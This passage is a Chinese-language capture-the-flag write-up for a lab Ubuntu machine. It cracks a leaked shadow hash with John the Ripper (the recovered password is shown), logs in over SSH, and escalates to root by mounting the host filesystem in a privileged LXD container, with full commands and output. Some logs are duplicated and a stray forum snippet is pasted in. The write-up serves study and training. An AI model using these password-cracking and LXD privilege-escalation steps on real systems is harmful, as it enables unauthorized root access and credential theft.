drwx------ 3 justin justin 4096 Oct  3 09:01 .gnupg
-rwxr-x--- 1 root   root    106 Sep 27  2021 .lmsUsers.txt
-rwxr-x--- 1 justin justin  807 Sep 24  2021 .profile
-rw------- 1 justin justin  670 Sep 29  2021 .viminfo
```

进入该文件夹，发现flag3

```
justin@ubuntu:~$ cd etc.old
cd etc.old
justin@ubuntu:~/etc.old$ ls
ls
flag3  shadow
justin@ubuntu:~/etc.old$ ls -la
ls -la
total 16
drwxr-xr-x 2 root   root   4096 Oct 12  2021 .
drwxr-x--- 4 justin justin 4096 Oct  3 09:01 ..
-rw-r--r-- 1 root   root    121 Oct 12  2021 flag3
-rwxr-xr-x 1 root   root   1246 Oct 12  2021 shadow
justin@ubuntu:~/etc.old$ ^X@sS
```

```
justin@ubuntu:~/etc.old$ cat flag3
cat flag3
546eeec41475843f00eaf8f2fb555d3625ad1d0d546eeec41475843f00eaf8f2fb555d3625ad1d0d546eeec41475843f00eaf8f2fb555d3625ad1d0d
```

并且其中的shadow文件可能作为离线破解。

```
justin@ubuntu:~/etc.old$ cat shadow
cat shadow
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
avahi-autoipd:*:18295:0:99999:7:::
usbmux:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
rtkit:*:18295:0:99999:7:::
cups-pk-helper:*:18295:0:99999:7:::
speech-dispatcher:!:18295:0:99999:7:::
whoopsie:*:18295:0:99999:7:::
kernoops:*:18295:0:99999:7:::
saned:*:18295:0:99999:7:::
pulse:*:18295:0:99999:7:::
avahi:*:18295:0:99999:7:::
colord:*:18295:0:99999:7:::
hplip:*:18295:0:99999:7:::
geoclue:*:18295:0:99999:7:::
gnome-initial-setup:*:18295:0:99999:7:::
gdm:*:18295:0:99999:7:::
bruno:$6$zPcOhUPR$sxtussUAAjKcYLrkWnt6pbJKCvXv1SIZyzMUkj0OeiKqxi8b.rqzGwzlZJT.VvhX9HX93lPt/TqJGRKK.mhvN/:18913:0:99999:7:::
```

F4 - bruno的home中就有

现在我们已经能访问三个用户：matt，john，justin

matt，

john，

```
john@ubuntu:/home $ ls -la
total 28
drwxr-xr-x  7 root   root   4096 Oct 11  2021 .
drwxr-xr-x 24 root   root   4096 Oct  3 06:30 ..
drwxr-x---  7 bruno  bruno  4096 Oct 13  2021 bruno
drwxr-x---  6 john   john   4096 Oct 13  2021 john
drwxr-x---  4 justin justin 4096 Oct  3 09:01 justin
drwxr-x---  5 matt   matt   4096 Oct 12  2021 matt
drwxr-x--- 18 oliver oliver 4096 Oct 12  2021 oliver
```

justin，

```
justin@ubuntu:/home$ ls -la
ls -la
total 28
drwxr-xr-x  7 root   root   4096 Oct 11  2021 .
drwxr-xr-x 24 root   root   4096 Oct  3 06:30 ..
drwxr-x---  7 bruno  bruno  4096 Oct 13  2021 bruno
drwxr-x---  6 john   john   4096 Oct 13  2021 john
drwxr-x---  4 justin justin 4096 Oct  3 09:01 justin
drwxr-x---  5 matt   matt   4096 Oct 12  2021 matt
drwxr-x--- 18 oliver oliver 4096 Oct 12  2021 oliver
```

还剩下oliver bruno root

可以在sshd_config中看到只有bruno是允许ssh远程访问的。联系hints，以及用户组中oliver有adm权限，猜测bruno对应flag4，oliver对应flag5.

在flag3周围，info of interest 应该是shadow文件。

打开其中果然有bruno的密码哈希

```
justin@ubuntu:~/etc.old$ cat shadow
cat shadow
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
avahi-autoipd:*:18295:0:99999:7:::
usbmux:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
rtkit:*:18295:0:99999:7:::
cups-pk-helper:*:18295:0:99999:7:::
speech-dispatcher:!:18295:0:99999:7:::
whoopsie:*:18295:0:99999:7:::
kernoops:*:18295:0:99999:7:::
saned:*:18295:0:99999:7:::
pulse:*:18295:0:99999:7:::
avahi:*:18295:0:99999:7:::
colord:*:18295:0:99999:7:::
hplip:*:18295:0:99999:7:::
geoclue:*:18295:0:99999:7:::
gnome-initial-setup:*:18295:0:99999:7:::
gdm:*:18295:0:99999:7:::
bruno:$6$zPcOhUPR$sxtussUAAjKcYLrkWnt6pbJKCvXv1SIZyzMUkj0OeiKqxi8b.rqzGwzlZJT.VvhX9HX93lPt/TqJGRKK.mhvN/:18913:0:99999:7:::
```

我将其中bruno的行，和passwd文件中bruno的行
组成mypasswd.txt

然后john破解，注意要用rockyou字典，john自带的字典太小。

全过程如下：

```
┌──(kali㉿kali)-[~/case_study]
└─$ nano passwd.txt

┌──(kali㉿kali)-[~/case_study]
└─$ nano shadow.txt

┌──(kali㉿kali)-[~/case_study]
└─$ cat passwd.txt
bruno:x:1002:1002:irvan:/home/bruno:/bin/bash

┌──(kali㉿kali)-[~/case_study]
└─$ cat shadow.txt
bruno:$6$zPcOhUPR$sxtussUAAjKcYLrkWnt6pbJKCvXv1SIZyzMUkj0OeiKqxi8b.rqzGwzlZJT.VvhX9HX93lPt/TqJGRKK.mhvN/:18913:0:99999:7:::

┌──(kali㉿kali)-[~/case_study]
└─$ unshadow passwd.txt shadow.txt > mypasswd.txt

┌──(kali㉿kali)-[~/case_study]
└─$ john mypasswd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:16:08  3/3 0g/s 2648p/s 2648c/s 2648C/s boms06..bolv06
Session aborted

┌──(kali㉿kali)-[~/case_study]
└─$ john --show mypasswd.txt
0 password hashes cracked, 1 left

┌──(kali㉿kali)-[~/case_study]
└─$ john mypasswd.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexsandra       (bruno)
1g 0:00:00:10 DONE (2023-10-04 11:25) 0.09689g/s 3398p/s 3398c/s 3398C/s anasus..thart
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

查看结果：

```
┌──(kali㉿kali)-[~/case_study]
└─$ john --show mypasswd.txt
bruno:alexsandra:1002:1002:irvan:/home/bruno:/bin/bash

1 password hash cracked, 0 left
```

密码应为；alexsandra

由于bruno允许ssh登录，可以直接kali ssh访问

```
┌──(kali㉿kali)-[~/case_study]
└─$ ssh bruno@172.16.1.11
bruno@172.16.1.11's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

147 packages can be updated.
2 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Sun Oct 17 22:40:28 2021
bruno@ubuntu:~$
```

在本目录下就有flag4

```
bruno@ubuntu:~$ ls
examples.desktop  flag4
bruno@ubuntu:~$ pwd
/home/bruno
bruno@ubuntu:~$ cat flag4
eabaa094ae0f564d04568a009ac98ef65472b69feabaa094ae0f564d04568a009ac98ef65472b69feabaa094ae0f564d04568a009ac98ef65472b69
bruno@ubuntu:~$
```

F5 - /mnt/root/root

```
bruno@ubuntu:/home$ id
uid=1002(bruno) gid=1002(bruno) groups=1002(bruno),129(lxd)
bruno@ubuntu:/home$ groups
bruno lxd
```

LXD 组，这意味着当前用户有权以 root 身份创建系统容器，可以用此提权。

在kali中git：

```
┌──(kali㉿kali)-[~]
└─$ git config --global http.postBuffer 1048576000
```

128

```
┌──(kali㉿kali)-[~]
└─$ git config --global https.postBuffer 1048576000

┌──(kali㉿kali)-[~]
└─$ sudo git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 128.00 KiB/s, done.
Resolving deltas: 100% (15/15), done.
```

The accepted answer from @harlequin might work, but I spend 2 hours and could not build git package from source code.
However, Check the below link as this works for me.
[The remote end hung up unexpectedly while git cloning](#)
just update the http post buffer value

```
git config --global http.postBuffer 1048576000
git config --global https.postBuffer 1048576000
```

build步骤可能需要换源

```
┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo vim /etc/apt/sources.list

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo apt update

Get:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease [41.2 kB]
Err:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease
  The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
Reading package lists ... Done
W: GPG error: http://mirrors.ustc.edu.cn/kali kali-rolling InRelease: The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux
epository <devel@kali.org>
E: The repository 'http://mirrors.ustc.edu.cn/kali kali-rolling InRelease' is not signed.
N: Updating from such a repository can't be done securely, and is therefore disabled by default.
N: See apt-secure(8) manpage for repository creation and user configuration details.

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys ED444FF07D8D0BF6                                    100 ×
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
Executing: /tmp/apt-key-gpghome.GkI1FStzVw/gpg.1.sh --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys ED444FF07D8D0BF6
gpg: key ED444FF07D8D0BF6: 2 duplicate signatures removed
gpg: key ED444FF07D8D0BF6: "Kali Linux Repository <devel@kali.org>" 2 new signatures
gpg: Total number processed: 1
gpg:         new signatures: 2

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo apt update

Get:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease [41.2 kB]
Get:2 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib Sources [80.0 kB]
Get:3 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free Sources [131 kB]
Get:4 http://mirrors.ustc.edu.cn/kali kali-rolling/main Sources [15.8 MB]
Get:5 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:6 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 Contents (deb) [45.5 MB]
Get:7 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free amd64 Packages [231 kB]
Get:8 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free amd64 Contents (deb) [917 kB]
Get:9 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:10 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib amd64 Contents (deb) [226 kB]
Fetched 82.4 MB in 7s (11.2 MB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
1874 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$
```

```
┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo vim /etc/apt/sources.list
```

```
┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo apt update

Get:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease [41.2 kB]
Err:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease
  The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
Reading package lists... Done
W: GPG error: http://mirrors.ustc.edu.cn/kali kali-rolling InRelease: The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
E: The repository 'http://mirrors.ustc.edu.cn/kali kali-rolling InRelease' is not signed.
N: Updating from such a repository can't be done securely, and is therefore disabled by default.
N: See apt-secure(8) manpage for repository creation and user configuration details.

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys
ED444FF07D8D0BF6                                    100 ㉿
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
Executing: /tmp/apt-key-gpghome.GkI1FStzVw/gpg.1.sh --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys ED444FF07D8D0BF6
gpg: key ED444FF07D8D0BF6: 2 duplicate signatures removed
gpg: key ED444FF07D8D0BF6: "Kali Linux Repository <devel@kali.org>" 2 new signatures
gpg: Total number processed: 1
gpg:         new signatures: 2

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo apt update

Get:1 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease [41.2 kB]
Get:2 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib Sources [80.0 kB]
Get:3 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free Sources [131 kB]
Get:4 http://mirrors.ustc.edu.cn/kali kali-rolling/main Sources [15.8 MB]
Get:5 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:6 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 Contents (deb) [45.5 MB]
Get:7 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free amd64 Packages [231 kB]
Get:8 http://mirrors.ustc.edu.cn/kali kali-rolling/non-free amd64 Contents (deb) [917 kB]
Get:9 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:10 http://mirrors.ustc.edu.cn/kali kali-rolling/contrib amd64 Contents (deb) [226 kB]
Fetched 82.4 MB in 7s (11.2 MB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1874 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿kali)-[~/lxd-alpine-builder]
```

然后build

```
┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo ./build-alpine
Determining the latest release... v3.18
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.18/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
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tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```


时间很长，最终完成；



然后将build的容器传输至靶机，在kali建立端口

┌──(kali㉿kali)-[~/lxd-alpine-builder]
└─$ sudo python3 -m http.server 80 1 ⨯
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

然后在靶机下载，注意ip是kali的地址

bruno@ubuntu:~$ wget http://172.16.1.4:80/alpine-v3.18-x86_64-20231004_1250.tar.gz
--2023-10-04 10:15:08-- http://172.16.1.4/alpine-v3.18-x86_64-20231004_1250.tar.gz
Connecting to 172.16.1.4:80... connected.

HTTP request sent, awaiting response... 200 OK
Length: 3797426 (3.6M) [application/gzip]
Saving to: ‘alpine-v3.18-x86_64-20231004_1250.tar.gz’

alpine-v3.18-x86_64-20231004_1250.t 100%
[===>]
3.62M --.-KB/s   in 0.01s

2023-10-04 10:15:08 (293 MB/s) - ‘alpine-v3.18-x86_64-20231004_1250.tar.gz’ saved [3797426/3797426]

bruno@ubuntu:~$ ls
alpine-v3.18-x86_64-20231004_1250.tar.gz examples.desktop flag4

此时，关于kali和靶机之间的http传输，然后在bruno靶机上运行：

bruno@ubuntu:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]: default2
Name of the storage backend to use (dir, zfs) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing block device? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=15GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
The requested network bridge "lxdbr0" already exists. Please choose another name.
What should the new bridge be called? [default=lxdbr0]:
The requested network bridge "lxdbr0" already exists. Please choose another name.
What should the new bridge be called? [default=lxdbr0]:
The requested network bridge "lxdbr0" already exists. Please choose another name.
What should the new bridge be called? [default=lxdbr0]: lxdbr02
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
bruno@ubuntu:~$

```
bruno@ubuntu:~$ ls
alpine-v3.18-x86_64-20231004_1250.tar.gz  examples.desktop  flag4
bruno@ubuntu:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]:
The requested storage pool "default" already exists. Please choose another name.
Name of the new storage pool [default=default]: default2
Name of the storage backend to use (dir, zfs) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing block device? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=15GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
The requested network bridge "lxdbr0" already exists. Please choose another name.
What should the new bridge be called? [default=lxdbr0]:
The requested network bridge "lxdbr0" already exists. Please choose another name.
What should the new bridge be called? [default=lxdbr0]:
The requested network bridge "lxdbr0" already exists. Please choose another name.
What should the new bridge be called? [default=lxdbr0]: lxdbr02
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
bruno@ubuntu:~$
```

然后：

bruno@ubuntu:~$ lxc image import ./alpine-v3.18-x86_64-20231004_1250.tar.gz --alias privesc
Image imported with fingerprint: 311996874b69c10870c06356e1e0e1565068a414c43776deb70210f8ccbce9f0

```
bruno@ubuntu:~$ lxc image import ./alpine-v3.18-x86_64-20231004_1250.tar.gz --alias privesc
Image imported with fingerprint: 311996874b69c10870c06356e1e0e1565068a414c43776deb70210f8ccbce9f0
```


```
bruno@ubuntu:~$ lxc image list
+---------+--------------+--------+------------------------------------+--------+---------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |            DESCRIPTION             |  ARCH  |  SIZE   |         UPLOAD DATE          |
+---------+--------------+--------+------------------------------------+--------+---------+------------------------------+
| myimage | 1261e52a1e41 | no     | alpine v3.14 (20211013_00:35)      | x86_64 | 3.10MB  | Oct 13, 2021 at 4:40am (UTC) |
+---------+--------------+--------+------------------------------------+--------+---------+------------------------------+
| privesc | 311996874b69 | no     | alpine v3.18 (20231004_12:50)      | x86_64 | 3.62MB  | Oct 4, 2023 at 5:40pm (UTC)  |
+---------+--------------+--------+------------------------------------+--------+---------+------------------------------+
```

bruno@ubuntu:~$ lxc init privesc privesc-container -c security.privileged=true
Creating privesc-container


```
bruno@ubuntu:~$ lxc init privesc privesc-container -c security.privileged=true
Creating privesc-container
```

```
bruno@ubuntu:~$ lxc list
+------------------+---------+------+------+-----------+-----------+
|      NAME        |  STATE  | IPV4 | IPV6 |   TYPE    | SNAPSHOTS |
+------------------+---------+------+------+-----------+-----------+
| privesc-container | STOPPED |      |      | PERSISTENT | 0         |
+------------------+---------+------+------+-----------+-----------+
```



```
bruno@ubuntu:~$ lxc config device add privesc-container exploitdevice disk source=/ path=/mnt/root recursive=true
Device exploitdevice added to privesc-container
```




```
bruno@ubuntu:~$ lxc start privesc-container
bruno@ubuntu:~$ lxc list
+------------------+---------+---------------------+----------------------------------------------+-----------+-----------+
|      NAME        |  STATE  |        IPV4         |                    IPV6                      |   TYPE    | SNAPSHOTS |
+------------------+---------+---------------------+----------------------------------------------+-----------+-----------+
| privesc-container | RUNNING | 10.60.170.103 (eth0) | fd42:4477:c5c6:1347:216:3eff:fe37:621b (eth0) | PERSISTENT | 0         |
+------------------+---------+---------------------+----------------------------------------------+-----------+-----------+
```




```
bruno@ubuntu:~$ lxc exec privesc-container /bin/sh
~ # id
uid=0(root) gid=0(root)
```



此时提权到root，可以查看完整的shadow 和 passwd文件

```
